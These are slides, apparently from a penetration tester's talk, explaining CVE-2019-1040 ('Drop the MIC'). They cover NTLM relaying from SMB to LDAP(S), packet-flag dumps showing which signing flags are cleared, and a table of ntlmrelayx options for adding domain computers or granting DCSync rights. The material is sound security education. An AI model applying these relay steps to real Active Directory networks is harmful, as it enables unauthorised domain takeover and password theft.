Lateral Movement using Credentials Relaying

CVE-2019-1040 / Drop the MIC

Background

- Penetration Tester @Deloitte's Risk Advisory
- @taso_x on Twitter
- https://github.com/tasox
- https://pentestlibrary.blogspot.com

Why Drop The MIC?

CVE-2019-1040

- NTLM Relay is the most common technique used in Active Directory environment
- Compromise Enterprise Network (Impact)
- Bypass Microsoft's security mechanisms (SMB Signing, LDAP Signing, MIC etc.)
- Relay between different protocols (SMB->LDAP(S))
- The missing puzzle from lately discovered vulnerabilities (Printer Bug, Exchange – One API)
- Only 2 tools (Responder, NTLMRelayx)

Lateral Movement using Credentials Relaying

CVE-2019-1040 / Drop the MIC

How it works

“Attacker is able to modify the flags of the NTLM authentication including the signing requirement and bypass the NTLM **Message Integrity Code** (**MIC**) protection.”

What is the NTLM Protocol

“Windows Challenge/Response (**NTLM**) is authentication protocol used on networks that include systems running the Windows operating system.”

https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm

More NTLM…

- NTLM Authentication consists of 3 message types:

192.168.100.135	192.168.100.236	SMB2	186	Session Setup Request, NTLMSSP_NEGOTIATE
192.168.100.236	192.168.100.135	SMB2	360	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.100.135	192.168.100.236	SMB2	374	Session Setup Request, NTLMSSP_AUTH, User: ADSECURITY\Administrator


- When users authenticate to target via NTLM (NTLM over SMB, NTLM over LDAP, NTLM over HTTP, NTLM over RPC etc), they are vulnerable to relay attacks.

- In order to protect servers from relaying attacks Microsoft has introduced session signing (SMB Signing, LDAP Signing etc).

- NTLM Message Integrity Code (MIC) protection of the NTLM authentication.

What is NTLM Message Integrity Code?

"The Message Integrity Code (MIC) field verifies that the 3 NTLM messages [NTLM_NEGOTIATE, NTLM_CHALLENGE, NTLM_AUTHENTICATE] were not modified during transit."



Drop The MIC (Modifications)

CVE-2019-1040 / Drop the MIC

NTLMSSP_NEGOTIATE - Flags

- NTLMSSP_NEGOTIATE_ALWAYS_SIGN=0
- NTLMSSP_NEGOTIATE_SIGN=0

NTLMSSP_AUTHENTICATE - Flags

- NTLMSSP_NEGOTIATE_ALWAYS_SIGN=0
- NTLMSSP_NEGOTIATE_SIGN=0
- NEGOTIATE_KEY_EXCHANGE=0
- ~~NEGOTIATE_VERSION=0~~
- ~~MIC field~~

https://blog.preempt.com/drop-the-mic

Drop The MIC (Modifications)

CVE-2019-1040 / Drop the MIC

Original NTLM_NEGOTIATE

```
.... .... .... .0.. .... .... .... .... = Target Type Share: Not set
.... .... .... ..0. .... .... .... .... = Target Type Server: Not set
.... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
.... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
.... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
.... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
.... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
.... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
.... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
.... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
.... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
.... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
.... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
.... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
.... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
.... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
.... .... .... .... .... .... .... .1.. = Request Target: Set
.... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
.... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```


Modified NTLM_NEGOTIATE

```
.... .... .... .0.. .... .... .... .... = Target Type Share: Not set
.... .... .... ..0. .... .... .... .... = Target Type Server: Not set
.... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
.... .... .... .... 0... .... .... .... = Negotiate Always Sign: Not set
.... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
.... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
.... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
.... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
.... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
.... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
.... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
.... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
.... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
.... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
.... .... .... .... .... .... ...0 .... = Negotiate Sign: Not set
.... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
.... .... .... .... .... .... .... .1.. = Request Target: Set
.... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
.... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```


Drop The MIC (Modifications)

CVE-2019-1040 / Drop the MIC

Original NTLM_AUTHENTICATE



Modified NTLM_AUTHENTICATE



Why LDAP?

"LDAP can be used to read and modify objects in the Active Directory. When authentication is relayed to LDAP, objects in the directory can be modified to grant an attacker privileges, including the privileges required for DCSync operations."

DCSync: An attacker can pretend to be a Domain Controller and request passwords from the targeted Domain Controller

https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

(NTLM over SMB) Relay to LDAP

NTLMRelayx Syntax table

Attack Scenarios	Protocol:Port	Attack Flag	Elevated NTLM	Bypass MIC
Add a domain computer	Ldaps:636	--add-computer	(1) No	--remove-mic
Create a domain user & give DCSync rights	Ldaps:636	--delegate-access	Yes	--remove-mic
Give DCSync rights to an existing domain user, (2) domain computer	Ldap:389	--escalate-user	Yes	--remove-mic


(1) Every domain user in AD can add 10 computer accounts.
(2) Version 0.9.20-dev of ntlmrelayx can not give dcsync rights to a domain computer account.

